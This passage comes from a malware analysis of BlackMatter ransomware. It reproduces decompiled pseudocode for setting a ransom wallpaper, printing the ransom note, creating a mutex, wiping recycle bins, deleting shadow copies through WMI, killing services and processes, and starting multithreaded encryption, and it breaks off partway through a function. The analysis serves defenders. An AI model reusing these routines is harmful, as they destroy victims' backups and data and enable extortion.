  for ( i = mw_NtQuerySystemInformation(SystemProcessInformation, sys_proc_info_array, 1024, &v5);
        i;
        i = mw_NtQuerySystemInformation(SystemProcessInformation, sys_proc_info_array, v5, &v5) )
  {
    if ( i != -1073741820 )
      return w_RtlFreeHeap(sys_proc_info_array);
    sys_proc_info_array = w_RtlReAllocateHeap(sys_proc_info_array, v5);
  }
  sys_proc_info_array_1 = sys_proc_info_array;
  do
  {
    sys_proc_info_struct = sys_proc_info_array_1->NextEntryOffset;
    if ( sys_proc_info_array_1->ImageName.Buffer
      && str_hashing(sys_proc_info_array_1->ImageName.Buffer, 0) == 0xFE9E7C10 )// runonce.exe
    {
      w_NtTerminateProcess(sys_proc_info_array_1->UniqueProcessId);
    }
    sys_proc_info_array_1 = (sys_proc_info_array_1 + sys_proc_info_struct);
  }
  while ( sys_proc_info_struct );
  return w_RtlFreeHeap(sys_proc_info_array);
}
```

Figure 34: Terminating runonce.exe.

Next, the malware calls **GetShellWindow**(if the OS is Windows Vista or above) or **GetDesktopWindow** to retrieve a handle to the desktop window. It continues to do this until it gets a valid handle and the window is currently visible.




```
int try_get_desktop_windows()
{
  int (*get_windows_func)(void); // esi
  int v1; // ebx
  int result; // eax

  if ( test_OS_version() > 0x34 )               // vista or above
    get_windows_func = mw_GetShellWindow;
  else
    get_windows_func = mw_GetDesktopWindow;
  terminate_runonce_exe();
  while ( 1 )
  {
    v1 = get_windows_func();
    if ( v1 )
      break;
    mw_Sleep(100);
  }
  while ( 1 )
  {
    result = mw_IsWindowVisible(v1);
    if ( result )
      break;
    mw_Sleep(100);
  }
  return result;
}
```

Figure 35: Retrieving desktop window.

Finally, **BlackMatter** sets up the wallpaper to display the ransom instruction.

The malware sets the following registry keys.

- HKLM\SOFTWARE\<ENCRYPTED_EXTENSION>\hScreen: Window screen height
- HKLM\SOFTWARE\<ENCRYPTED_EXTENSION>\wScreen: Window screen width



```
hScreen_str[0] = 391290768;
hScreen_str[1] = 393453467;                   // hScreen
hScreen_str[2] = 392470429;
hScreen_str[3] = 385982358;
v7 = 4;
do
{
  *v6++ ^= 0x17019FF8u;
  --v7;
}
while ( v7 );
mw_swprintf(screen_regkey, regkey_format, screen_regkey_name);
if ( a1 )
{
  screen_handle = mw_GetDC(0);
  screen_width = (mw_GetDeviceCaps(screen_handle, HORZRES) + 1) & 0xFFFFFFFE;
  screen_height = (mw_GetDeviceCaps(screen_handle, VERTRES) + 1) & 0xFFFFFFFE;
  mw_ReleaseDC(0, screen_handle);
  if ( !mw_RegCreateKeyExW(HKEY_LOCAL_MACHINE, screen_regkey, 0, 0, 0, 983359, 0, &v16, 0) )
  {
    if ( !mw_RegSetValueExW(v16, hScreen_str, 0, 4, &screen_height, 4) )// hScreen
    {
      LOWORD(hScreen_str[0]) += 0xF;
      if ( !mw_RegSetValueExW(v16, hScreen_str, 0, 4, &screen_width, 4) )// wScreen
        v19 = 1;
    }
    mw_NtClose(v16);
```


Figure 36: Setting window screen registry Keys.

Next, it creates a handle to the **Times New Roman** font and writes the ransom instruction using the font into a Bitmap.

The content of the ransom instruction is documented below.

Code: Copy to clipboard

```
BlackMatter Ransomware encrypted all your files!
To get your data back and keep your privacy safe,
you must find <Ransom note filenam> file
and follow the instructions!
```




```
result = mw_SelectObject(compatible_DC_handle, Times_New_Roman_font_handle);
if ( result )                                 // Times New Roman as font for wallpaper text
{
  result = w_RtlAllocateHeap(1024);
  special_folder_path = result;
  if ( result )
  {
    result = decrypt_buffer(dword_413004);// BlackMatter Ransomware encrypted all your files!
                                          // To get your data back and keep your privacy safe,
                                          // you must find %s file
                                          // and follow the instructions!
    wallpaper_threat_content = result;
    if ( result )
    {
      full_threat_content = mw_swprintf(special_folder_path, wallpaper_threat_content, RANSOM_NOTE_NAME);
      if ( full_threat_content )
      {
        result = mw_GetTextExtentPoint32W(compatible_DC_handle, special_folder_path, full_threat_content, v55);
        if ( result )
        {
          result = mw_CreateCompatibleBitmap(compatible_DC_handle, screen_width, screen_height);
          threat_bitmap = result;
          if ( result )
          {
            result = mw_SelectObject(compatible_DC_handle, threat_bitmap);
            if ( result )
            {
              v6 = __ROL4__(0xFFFF, 8);
              LOBYTE(v6) = -1;
              mw_SetTextColor(compatible_DC_handle, v6);
```

Figure 37: Generating ransom wallpaper.

After creating the Bitmap in memory, the malware writes it to disk at the path below.

Code: Copy to clipboard

```
<special folder path>/<encrypted extension>.bmp
```



```
mw_SHGetSpecialFolderPathW(0, bitmap_disk_path, 35, 0);
add_a_backslash(bitmap_disk_path);
v8 = bitmap_disk_path;
mw_wcscat(bitmap_disk_path, ENCRYPTED_EXTENSION + 2);
bmp_str = &v8[2 * mw_wcslen(v8)];
*bmp_str = 392404950;
bmp_str[1] = 393322389;
bmp_str[2] = 385982456;// .bmp
v10 = 3;
do
{
  *bmp_str++ ^= 0x17019FF8u;
  --v10;
}
while ( v10 );    // bitmap_disk_path = <special folder path>//<encrypted extension>.bmp
result = mw_CreateFileW(bitmap_disk_path, 0x40000000, 0, 0, 4, 128, 0);
v67 = result;
if ( result != -1 )
{
  result = mw_WriteFile(v67, &v39, 14, v65, 0);
  if ( result )
  {
    result = mw_WriteFile(v67, &v44, 40, v65, 0);
    if ( result )
    {
      result = mw_WriteFile(v67, v52, v50, v65, 0);// write bitmap to disk
      if ( result )
      {
```

Figure 38: Writing bitmap content to disk.

Using the elevated token it has, **BlackMatter** retrieves the token's process's SID and create the following registry key.


```
- HKU\<Process SID>\Control Panel\Desktop
```

It sets the following registry key.

Code: Copy to clipboard

```
- HKU\<Process SID>\Control Panel\Desktop\WallPaper: Bitmap file path
- HKU\<Process SID>\Control Panel\Desktop\WallpaperStyle: "10"
```

To set the victim's machine's wallpaper to the generated Bitmap, **BlackMatter** calls **SystemParametersInfoW** to set **SPI_SETDESKWALLPAPER** to the Bitmap disk path if the enable flag from the function's parameter is true.




```
      v27 = 385982456;
      v17 = 8;
      do
      {
        *v16++ ^= 0x17019FF8u;
        --v17;
      }
      while ( v17 );
      wallpaper_style = '0\01';
      v32 = 0;
      v18 = mw_wcslen(&wallpaper_style);
      result = mw_RegSetValueExW(
                 v66,
                 &decrypted_str,// SET WallpaperStyle to 10
                 0,
                 1,
                 &wallpaper_style,// 10
                 2 * v18 + 2);
      if ( !result )
      {
        if ( enable_flag )
          result = mw_SystemParametersInfoW(
                     SPI_SETDESKWALLPAPER,
                     0,
                     bitmap_disk_path,
                     3);
      }
```

Figure 39: Setting ransom wallpaper.

Ransom Note Printing

When the command-line argument **-wall** is provided, **BlackMatter** also prints the ransom note using the system's default printer.


If the **PRINTER_PRINT_RANSOMNOTE_FLAG** in the configuration is 1, the malware retrieves the current directory of the ransomware executable with **GetCurrentDirectoryW** and drops a ransom note file in there.



```
void __stdcall drop_ransom_note_in_path(int current_directory_path, int *ransom_note_global_path)
{
  int ransom_note_curr_dir_path; // [esp+4h] [ebp-4h]

  if ( ENCRYPTED_RANSOMNOTE_CONTENT )
  {
    ransom_note_curr_dir_path = mem_duplicate(current_directory_path, 22);
    if ( ransom_note_curr_dir_path )
    {
      if ( (mw_GetFileAttributesW(ransom_note_curr_dir_path) & 0x10) == 0 )
        mw_PathRemoveFileSpecW(ransom_note_curr_dir_path);
      add_a_backslash(ransom_note_curr_dir_path);
      mw_wcscat(ransom_note_curr_dir_path, RANSOM_NOTE_NAME);
      if ( !ransom_note_global_path )
      {
        drop_ransom_note(ransom_note_curr_dir_path);
        w_RtlFreeHeap(ransom_note_curr_dir_path);
        return;
      }
      if ( !*ransom_note_global_path )
        goto LABEL_8;
      if ( mw_GetFileAttributesW(*ransom_note_global_path) == 0xFFFFFFFF )
      {
        w_RtlFreeHeap(*ransom_note_global_path);
LABEL_8:
        drop_ransom_note(ransom_note_curr_dir_path);
        *ransom_note_global_path = ransom_note_curr_dir_path;
        return;
      }
      mw_CopyFileW(*ransom_note_global_path, ransom_note_curr_dir_path, 0);
      w_RtlFreeHeap(ransom_note_curr_dir_path);
    }
```

Figure 40: Function to drop ransom note file.

Then, it calls **GetDefaultPrinterW** to retrieve the system's default printer and calls **ShellExecuteW** to execute the **print** command to print the ransom note.



```
int __stdcall printer_print_file(int file_path)
{
  int result; // eax
  char default_printer_name[520]; // [esp+0h] [ebp-220h] BYREF
  int print_str[3]; // [esp+208h] [ebp-18h] BYREF
  int pdf_str[2]; // [esp+214h] [ebp-Ch] BYREF
  int default_printer_name_len; // [esp+21Ch] [ebp-4h] BYREF

  default_printer_name_len = 260;
  result = mw_GetDefaultPrinterW(default_printer_name, &default_printer_name_len);
  if ( result )
  {
    pdf_str[0] = 'D\0P';                        // PDF
    pdf_str['\x01'] = 'F';
    result = mw_wcsstr(default_printer_name, pdf_str);
    if ( !result )
    {
      print_str[0] = 'r\0p';
      print_str['\x01'] = 'n\0i';
      print_str['\x02'] = 't';                  // print
      return mw_ShellExecuteW(0, print_str, file_path, 0, 0, 0);
    }
  }
  return result;
}
```


Figure 41: Function to print ransom note file.

Run-Once Mutex

If the **CREATE_MUTEX_FLAG** in the configuration is 1, the malware checks if there is another instance of itself running by checking if the mutex below already exists using **CreateMutex**.

Code: Copy to clipboard


```
- Global\<MD4 hash of machine GUID>
```



```
if ( get_MachineGuid(machine_guid) )
{
  machine_guid_hash = str_hashing(machine_guid, 0);
  mw_memset(md4_context, 0, 104);
  mw_MD4Init(md4_context);
  mw_MD4Update(md4_context, &machine_guid_hash, 4);
  mw_MD4Final(md4_context);
  v1 = v5;
  v5[0] = 393060287;
  v5[1] = 392404887;
  v5[2] = 393060249;
  v5[3] = 388276132;
  v5[4] = 389652438;
  v5[5] = 388276096;                          // Global\%.8x%.8x%.8x%.8x
  v5[6] = 389652438;
  v5[7] = 388276096;
  v5[8] = 389652438;
  v5[9] = 388276096;
  v5[10] = 389652438;
  v5[11] = 385982336;
  v2 = 12;
  do
  {
    *v1++ ^= 0x17019FF8u;
    --v2;
  }
  while ( v2 );
  Mutex_name = w_RtlAllocateHeap_0(80);
  if ( Mutex_name )
    mw_swprintf(Mutex_name, v5, *&md4_context[88], *&md4_context[92], *&md4_context[96], *&md4_context[100]);
}
```

Figure 42: Generating mutex name.

If there is another instance, the malware returns immediately and does not encrypt anything.



```
if ( CREATE_MUTEX_FLAG )
{
  mutex_name = generate_mutex_name_from_guid(argv);
  mutex_handle = mw_OpenMutexW(SYNCHRONIZE, 0, mutex_name);
  if ( mutex_handle )
    return mw_NtClose(mutex_handle);           // close handle and exit if mutex existing
  mutex_handle_1 = mw_CreateMutexW(0, 1, mutex_name);
  w_RtlFreeHeap_1(mutex_name);
}
```


Figure 43: Existing when mutex can't be opened.

If there is no other instance running, **BlackMatter** keeps the mutex opened until it finishes encrypting to prevent any other instance of itself from running.

Wiping Recycle Bins

Prior to file encryption, **BlackMatter** wipes the recycle bin folder of every drive on the system.


For each drive, the malware manually iterates through folders in the first layer of the drive and stops when it finds the first folder with **"recycle"** in the name.



```
int __stdcall get_recycle_path_in_drive(int logical_drive, int recycle_bin_path)
{
  WIN32_FIND_DATA find_data_result; // [esp+0h] [ebp-474h] BYREF
  char recycle_full_path[520]; // [esp+250h] [ebp-224h] BYREF
  int recycle_str[5]; // [esp+458h] [ebp-1Ch] BYREF
  int FirstFile; // [esp+46Ch] [ebp-8h]
  int v7; // [esp+470h] [ebp-4h]

  v7 = 0;
  mw_wcscpy(recycle_full_path, logical_drive);
  recycle_str[0] = 'r\0*';
  recycle_str[1] = 'c\0e';
  recycle_str[2] = 'c\0y';
  recycle_str[3] = 'e\0l';
  recycle_str[4] = '*';                         // *recycle*
  mw_wcscat(recycle_full_path, recycle_str);
  FirstFile = mw_FindFirstFileExW(recycle_full_path, FindExInfoStandard, &find_data_result, 0, 0, 0);
  if ( FirstFile != -1 )
  {
    while ( (find_data_result.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == 0 )
    {
      if ( !mw_FindNextFileW(FirstFile, &find_data_result) )// loop until find a folder with recycle in its name
        goto LABEL_5;
    }
    mw_wcscpy(recycle_bin_path, logical_drive);
    mw_wcscat(recycle_bin_path, find_data_result.cFileName);
    v7 = 1;
LABEL_5:
    mw_FindClose(FirstFile);
  }
  return v7;
}
```

Figure 44: Finding Recycle Bin in drives.


Afterward, it uses **FindFirstFileEx** and **FindNextFileW** to iterate through the Recycle Bin folder and looks for all folders that begins with **"S-"**. Once found, the folders and their contents are recursively deleted using **DeleteFileW**.



```
int __stdcall wipe_recycle_bin(int logical_drive)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = get_recycle_path_in_drive(logical_drive, recycle_path);
  if ( result )
  {
    add_a_backslash(recycle_path);
    v5 = '-\0S';
    v6 = '*';
    mw_wcscat(recycle_path, &v5);               // S-*
    result = mw_FindFirstFileExW(recycle_path, 0, &find_file_data, 0, 0, 0);
    v6 = result;
    if ( result != -1 )
    {
      do
      {
        if ( (find_file_data.dwFileAttributes & 0x10) != 0 )
        {
          v2 = mw_wcsrchr(recycle_path, '\\');  // folder
          mw_wcscpy(v2 + 2, find_file_data.cFileName);
          recursive_delete_folder(recycle_path);
        }
      }
      while ( mw_FindNextFileW(v6, &find_file_data) );
      return mw_FindClose(v6);
    }
  }
  return result;
}
```

Figure 45: Wiping Recycle Bin.

This function to wipe Recycle Bin is called on every fixed and removable logical drives on the system.



```
unsigned int wipe_recycle_bin_in_all_drives()
{
  unsigned int result; // eax
  unsigned int v1; // ebx
  char *logical_drive; // esi
  char logical_drive_buffer[520]; // [esp+0h] [ebp-208h] BYREF

  result = mw_GetLogicalDriveStringsW(260, logical_drive_buffer);
  if ( result )
  {
    v1 = result >> 2;
    logical_drive = logical_drive_buffer;
    do
    {
      result = mw_GetDriveTypeW(logical_drive);
      if ( result == DRIVE_FIXED || result == DRIVE_REMOVABLE )
        result = wipe_recycle_bin(logical_drive);
      logical_drive += 8;
      --v1;
    }
    while ( v1 );
  }
  return result;
}
```

Figure 46: Wiping all Recycle Bins.


Shadow Copies Deletion Through WMI

The malware calls **CoCreateInstance** to create an **IWbemLocator** object using the IID *{DC12A687-737F-11CF-884D-00AA004B2E24}* and CLSID *{CB8555CC-9128-11D1-AD9B-00C04FD8FDFF}*.

It then calls **CoCreateInstance** to create an **IWbemContext** object using the CLSID *{674B6698-EE92-11D0-AD71-00C04FD8FDFF}*.

If the system architecture is **x64**, it calls the **IWbemContext::SetValue** function to set the value of **"__ProviderArchitecture"** to **64**.

BlackMatter calls the **IWbemLocator::ConnectServer** method to connect with the local **ROOT\CIMV2** namespace and obtain the pointer to an **IWbemServices** object.




```
  while ( v20 );                                // {DC12A687-737F-11CF-884D-00AA004B2E24}
  if ( !mw_CoCreateInstance(CLSID_WbemAdministrativeLocator, 0, 1, IID_IWbemLocator, &IWbemLocator)
    && !mw_CoCreateInstance(CLSID_IWbemContext, 0, 1, IID_IWbemContext, &IWbemContext) )
  {
    is_process_WOW64(-1, &process_is_WOW64);
    if ( !process_is_WOW64 )
    {
LABEL_27:
      if ( !IWbemLocator->lpVtbl->ConnectServer(
              IWbemLocator,
              ROOT_CIMV2_str,
              0,
              0,
              0,
              0,
              0,
              IWbemContext,
              &IWbemServices_namespace)
        && !mw_CoSetProxyBlanket(
              IWbemServices_namespace,
              RPC_C_AUTHN_WINNT,
              RPC_C_AUTHZ_NONE,
              0,
              RPC_C_AUTHN_LEVEL_CALL,
              RPC_C_IMP_LEVEL_IMPERSONATE,
              0,
              0)
```

Figure 47: Connecting to ROOT\CIMV2 for IWbemServices Object.

Next, it calls **IWbemServices::ExecQuery** to execute the WQL query below to get the **IEnumWbemClassObject** object for querying shadow copies.

```
SELECT * FROM Win32_ShadowCopy
```

The malware calls **IEnumWbemClassObject::Next** to enumerate through all shadow copies on the system, **IEnumWbemClassObject::Get** to get the ID of each shadow copies, and **IWbemServices: eleteInstance** to delete them.



```
            0)
        && !IWbemServices_namespace->lpVtbl->ExecQuery(
              IWbemServices_namespace,
              WQL_str,
              ShadowCopy_query,                 // Win32_ShadowCopy.ID='%s'
              48,
              0,
              &shadow_copy_query_enum) )
    {
      while ( 1 )
      {
        query_object = 0;
        v34 = 0;
        if ( shadow_copy_query_enum->lpVtbl->Next(shadow_copy_query_enum, -1, 1, &query_object, &v34) )
          break;
        mw_VariantInit(&pVal_ID);
        if ( !query_object->lpVtbl->Get(query_object, ID_str, 0, &pVal_ID, 0, 0) )
        {
          mw_swprintf(shadowcopy_ID_str, format_shadowcopy_id_str, pVal_ID.lVal);
          IWbemServices_namespace->lpVtbl->DeleteInstance(IWbemServices_namespace, shadowcopy_ID_str, 0, 0, 0);
          mw_VariantClear(&pVal_ID);
        }
        query_object->lpVtbl->Release(query_object);
      }
    }
    goto LABEL_34;
  }
```

Figure 48: Deleting shadow copies through WMI.


Terminating Services through Service Control Manager

If the **STOP_SERVICES_AND_DELETE_FLAG** field is set to true in the configuration, **BlackMatter** terminates and deletes all services whose name's hash is in the **SERVICES_TO_KILL** list in the configuration.

First, the malware calls **OpenSCManagerW** to get a service control manager handle for active services.

It then calls **EnumServicesStatusExW** to enumerate the name of all **Win32** services. If the hash of the service name is in the list, the malware terminates it by calling **ControlService** to send the **SERVICE_CONTROL_STOP** control code to the service handle.

Then, it calls **DeleteService** to completely delete the service.



```
result = mw_OpenSCManagerW(0, 0, 4);
SC_Manager_handle = result;
if ( result )
{
  cbBufSize = 0;
  mw_EnumServicesStatusExW(SC_Manager_handle, 0, SERVICE_WIN32, SERVICE_STATE_ALL, 0, 0, &cbBufSize, &v3, 0, 0);
  result = w_RtlAllocateHeap(cbBufSize);
  lpServices = result;
  if ( result )
  {
    result = mw_EnumServicesStatusExW(SC_Manager_handle, 0, 48, 3, lpServices, cbBufSize, &cbBufSize, &v3, 0, 0);
    if ( result )
    {
      service = lpServices;
      do
      {
        result = check_service_to_kill(service->lpServiceName);
        if ( result )
        {
          result = mw_OpenServiceW(SC_Manager_handle, service->lpServiceName, 0x10020);
          service_handle = result;
          if ( result )
          {
            mw_memset(&lpServiceStatus, 0, 28);
            mw_ControlService(service_handle, SERVICE_CONTROL_STOP, &lpServiceStatus);
            mw_DeleteService(service_handle);
            result = mw_CloseServiceHandle(service_handle);
          }
        }
        ++service;
        --v3;
```


Figure 49: Enumerating and deleting services.

Terminating Processes

If the **TERMINATE_PROCESSES_FLAG** field is set to true in the configuration, **BlackMatter** terminates all processes whose name's hash is in the **PROCESSES_TO_KILL** list in the configuration.

The malware calls **NtQuerySystemInformation** to query and enumerate through all system's processes.

If the hash of the process's name is in the list, **BlackMatter** terminates it by calling **NtOpenProcess** using the process's ID to retrieve the process handle and **NtTerminateProcess** to terminate it.



```
v7 = 1024;
for ( sys_process_info = w_RtlAllocateHeap(1024); ; sys_process_info = w_RtlReAllocateHeap(sys_process_info, v7) )
{
  v0 = mw_NtQuerySystemInformation(SystemProcessInformation, sys_process_info, v7, &v7);
  if ( !v0 )
    break;
  if ( v0 != 0xC0000004 )
    return w_RtlFreeHeap(sys_process_info);
}
sys_process_info_1 = sys_process_info;
do
{
  NextEntryOffset = sys_process_info_1->NextEntryOffset;
  if ( sys_process_info_1->ImageName.Buffer && check_process_to_kill(sys_process_info_1->ImageName.Buffer) )
  {
    client_ID.UniqueProcess = sys_process_info_1->UniqueProcessId;
    client_ID.UniqueThread = 0;
    object_attribute.Length = 24;
    memset(&object_attribute.RootDirectory, 0, 20);
    if ( !mw_NtOpenProcess(&process_handle, 1, &object_attribute, &client_ID) )
    {
      mw_NtTerminateProcess(process_handle, 0);
      mw_NtClose(process_handle);
    }
  }
  sys_process_info_1 = (sys_process_info_1 + NextEntryOffset);
}
while ( NextEntryOffset );
return w_RtlFreeHeap(sys_process_info);
```

Figure 50: Terminating target processes.

File Encryption

Like **REvil** and **Darkside**, **BlackMatter** uses multithreading with I/O completion port to communicate between a parent thread- (check and send files) and the child threads (encrypt files) to speed up encryption.


Multithreading: Parent Thread

In **BlackMatter** multithreading setup, the parent thread is spawned after the child threads.

This parent thread function receives a parameter of a file/directory path. It first checks if this path is a directory or not.

If the path is a directory, the malware escalates the parent thread's base priority level to **THREAD_PRIORITY_HIGHEST**.

Next, it allocates memory for an array to store sub-directories inside of the target directory to encrypt.




```
int __userpurge ransomware_parent_thread@<eax>(int target_path)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( (mw_GetFileAttributesW(target_path) & FILE_ATTRIBUTE_DIRECTORY) != 0 )
  {                                             // path is a directory
    CurrentThread = mw_GetCurrentThread();
    mw_SetThreadPriority(CurrentThread, THREAD_PRIORITY_HIGHEST);// max priority
    if ( test_OS_version() <= 0x3C )
      v20 = 0;
    else
      v20 = 2;
    directory_array = w_RtlAllocateHeap(4000000);
    target_path_1 = target_path;
```

Figure 51: Parent thread: Processing directory.

The parent thread proceeds to drop a ransom note in the target directory and begins enumerating through the directory using **FindFirstFileExW** and **FindNextFileW**.


It avoids all files and sub-directories with names **".”** and **".”** and with the attributes **FILE_ATTRIBUTE_REPARSE_POINT** and **FILE_ATTRIBUTE_SYSTEM**.



```
if ( *find_data_struct.cFileName != '.'
  && *find_data_struct.cFileName != '.\0.'// avoid . and ..
  && (find_data_struct.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) == 0//
                                        // is not a reparse point
  && (find_data_struct.dwFileAttributes & FILE_ATTRIBUTE_SYSTEM) == 0 )// not system
{
  if ( (find_data_struct.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
  {
    if ( !check_folder_name(find_data_struct.cFileName) )// if path is a directory
    {
      sub_directory_path = dup_wcscat(target_folder_path, find_data_struct.cFileName);
      directory_array[++directory_count] = sub_directory_path;
    }
  }
  else if ( !check_file_name(find_data_struct.cFileName)
         && (find_data_struct.nFileSizeHigh || find_data_struct.nFileSizeLow) )
  {
    file_path = dup_wcscat(target_folder_path, find_data_struct.cFileName);
    update_file_security_info_to_gain_access(file_path);
    if ( !is_file_ransom_note(find_data_struct.nFileSizeLow, find_data_struct.nFileSizeHigh, file_path) )
    {
      v5 = parent_process_and_send_file_to_child(
             file_path,
             __PAIR64__(find_data_struct.nFileSizeHigh, find_data_struct.nFileSizeLow));
```

Figure 52: Parent thread: Processing sub-files and sub-directories.

If **BlackMatter** finds a sub-directory, it checks if the hash of the name of the directory is in the **FOLDER_HASHES_TO_AVOID** list or if the name is **“windows**.



```
int __stdcall check_folder_name(_WORD *folder_path)
{
  int target_hash; // ebx
  int *v2; // esi
  int hash_to_avoid; // eax
